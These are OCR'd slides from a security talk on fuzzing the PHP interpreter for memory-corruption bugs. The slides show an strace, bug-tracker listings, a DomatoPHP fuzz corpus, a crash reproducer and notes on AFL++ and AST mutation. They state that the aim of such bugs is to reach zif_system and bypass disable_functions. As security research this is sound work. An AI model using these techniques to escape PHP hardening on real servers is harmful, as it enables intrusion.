execve("/usr/bin/php", ["/usr/bin/php", "-r", "mail(\"aaa\",\"aaa\",\"aaa\",\"aaa\");"], 0x7fff26fc8128 /* 60 vars */) = 0
[pid  9958] execve("/bin/sh", ["sh", "-c", "/usr/sbin/sendmail -t -i "], 0x555f980b4e70 /* 60 vars */) = 0
[pid  9959] execve("/usr/sbin/sendmail", ["/usr/sbin/sendmail", "-t", "-i"], 0x559e525b2f58 /* 60 vars */ <unfinished ...>
[pid  9959] <... execve resumed> )      = -1 ENOENT (No such file or directory)
```


Finding bugs (II)
Fuzzing for fun


Disclaimer (IV)

I'm a noob on fuzzing. What I show here is what worked for me **:)**

You don’t have to fuzz...

PHP Bug Tracker is full of “happy accidents” that aren’t going to be fixed because:

- They are considered as minor bugs instead of security issues.
- The root cause is complex to fix and could break retro-compatibility.
- The root cause is complex and nobody knows how to fix it.
- There is a proposed fix but only addresses one of the paths to trigger the vulnerability.



php.net | support | documentation | report a bug | advanced search | search howto | statistics | random bug | login

go to bug id or search bugs for: use-after-free

Showing 1-30 of 56 — Show Next 30 Entries »

ID#	Date	Last Modified	Package	Type	Status	PHP Version	OS	Summary	Assigned
81705 (edit)	2022-01-04 08:17 UTC	2022-01-06 22:45 UTC	Scripting Engine problem	Bug	Verified	8.0.14	Linux	type confusion/UAF on set_error_handler with concat operation	
81691 (edit)	2021-12-03 08:44 UTC	2021-12-04 06:47 UTC	SPL related	Bug	Open	8.1.0	openEuler/Ubuntu 20.04.1	use-after-free of spl file handle	
81597 (edit)	2021-11-08 09:01 UTC	2021-11-08 09:08 UTC	cURL related	Bug	Open	8.0.12		curl SIGSEGV with PROGRESS	
81506 (edit)	2021-10-05 13:45 UTC	Not modified	DOM XML related	Bug	Open	8.1.0RC3	archLinux	malloc(): unaligned tcache chunk detected	
81428 (edit)	2021-09-09 16:21 UTC	2021-09-23 13:03 UTC	cURL related	Bug	Open	8.0.10	Ubuntu	Crash with cycle containing a curl_multi_handle	
80966 (edit)	2021-04-18 07:32 UTC	2021-04-20 10:31 UTC	*Extensibility Functions	Bug	Open	master-Git-2021-04-18 (Git)	All	Fishy code in ext/standard/browscap.c	
80927 (edit)	2021-04-02 13:39 UTC	2021-04-06 13:41 UTC	DOM XML related	Bug	Verified	7.4	any	Removing documentElement after creating attribute node: possible use-after-free	

...but if you are bored

Even the simplest fuzzer will find bugs* in 15 minutes or less. Recipe:

- **Generate test cases**
  - Modify Domato to use PHP grammar => **DomatoPHP** from Rewzilla
  - Adapt the dictionary from the previous section to be used by DomatoPHP
  - Add new possible values (paths to files/folders, files/paths with diff perms, etc.)
  - Modify the probability of each value to match our intuition
- **Minimize corpus size**
  - Delete parts until you get the minimum script that causes the crash
- **Classify**
  - Create clusters based on affected components (e.g. xml, streams, filters, etc.)
  - Also label the instruction that caused the segfault

*Non-exploitables and when focusing on code prone to errors (who said XML?)

...but if you are bored


```php
<?php
...
try { try { simplexml_load_file(str_repeat(chr(160), 65) + str_repeat(chr(243), 257) +
str_repeat(chr(211), 65537), str_repeat(chr(47), 65537) + str_repeat(chr(188), 65537), 0,
implode(array_map(function($c) {return "\\x" . str_pad(dechex($c), 2, "0");}, range(0, 255))), true); }
catch (Exception $e) { } } catch(Error $e) { }
try { try { $vars["SplObjectStorage"]->offsetGet($vars[array_rand($vars)]); } catch (Exception $e) { }
} catch(Error $e) { }
try { try { $vars["ReflectionProperty"]->getName(); } catch (Exception $e) { } } catch(Error $e) { }
try { try { $vars["SplDoublyLinkedList"]->shift(); } catch (Exception $e) { } } catch(Error $e) { }
try { try { $vars["SplFixedArray"]->setSize(1073741823); } catch (Exception $e) { } } catch(Error $e) {
}
try { try { $vars["SplFixedArray"]->count(); } catch (Exception $e) { } } catch(Error $e) { }
try { try { mb_http_input(str_repeat("A", 0x100)); } catch (Exception $e) { } } catch(Error $e) { }
try { try { $vars["ReflectionProperty"]->setValue(-2147483648); } catch (Exception $e) { } }
catch(Error $e) { }
try { try { str_split(implode(array_map(function($c) {return "\\x" . str_pad(dechex($c), 2, "0");},
range(0, 255))), 0); } catch (Exception $e) { } } catch(Error $e) { }
try { try { ctype_upper(str_repeat(chr(149), 257) + str_repeat(chr(208), 17)); } catch (Exception $e) {
} } catch(Error $e) { }
try { try { $vars["SplFixedArray"]->rewind(); } catch (Exception $e) { } } catch(Error $e) { }
try { try { $vars["ReflectionProperty"]->isDefault(); } catch (Exception $e) { } } catch(Error $e) { }
try { try { $vars["DOMDocument"]->createComment(str_repeat("A", 0x100)); } catch (Exception $e) { } }
catch(Error $e) { }
try { try { strip_tags(str_repeat(chr(162), 4097) + str_repeat(chr(12), 257), str_repeat(chr(47),
1025)); } catch (Exception $e) { } } catch(Error $e) { }
try { try { strrpos(str_repeat("A", 0x100), 2.2250738585072011e-308, -1); } catch (Exception $e) { } }
catch(Error $e) { }
try { try { $vars["ReflectionProperty"]->isProtected(); } catch (Exception $e) { } } catch(Error $e) {
}
try { try { ctype_alnum("/etc/passwd"); } catch (Exception $e) { } } catch(Error $e) { }
try { try { $vars["DOMElement"]->setAttributeNodeNS(new DOMAttr("attr")); } catch (Exception $e) { } }
catch(Error $e) { }
try { try { stream_wrapper_unregister(str_repeat(chr(49), 4097)); } catch (Exception $e) { } }
catch(Error $e) { }
try { try { $vars["ReflectionClass"]->hasMethod(str_repeat(chr(230), 4097)); } catch (Exception $e) { }
} catch(Error $e) { }
...
?>
```

```php
<?php
$aaa = new SimpleXMLElement("<a>a</a>");
$aaaa->xpath(str_repeat(chr(40), 65537));
?>
//This is a real crash found in the first 10 minutes
```

Other approachs: AFL++

AFL++ includes a grammar mutator. Some tips:

- Don't try to define all objects & functions
- Focus on small subsets: parsers (XML, yaml ;)...), file/resource manipulations ;), filters...
- Play with old bugs and try to re-discover them to practice



Other approaches: AST mutations

Modifying PHP AST is “easy” with Nikic’s projects php-parser & php-ast:

- Generate seeds using a mix of PHP unit tests, DomatoPHP & random samples from the internet
- Parse the AST and introduce mutations
- Execute the mutant

If you are as lazy as me… almost everything is already done in **Infection** (“PHP Mutation Testing Framework“). Just isolate the mutant generator and add more mutations!

Conclusions

A quick recap :)

Key Points

Exploits


Final objective is to call **zif_system** directly

disable_functions

Only manipulates the **function_table** to patch/delete the target function

Bug tracker

Put an eye on it to get fresh “happy accidents”



Thanks!

Do you have any questions?

@TheXC3LL

Greetings
- Template by SlideGo
- Samurai Girl by Heksiah
- Grammar/Orthography check by mamatb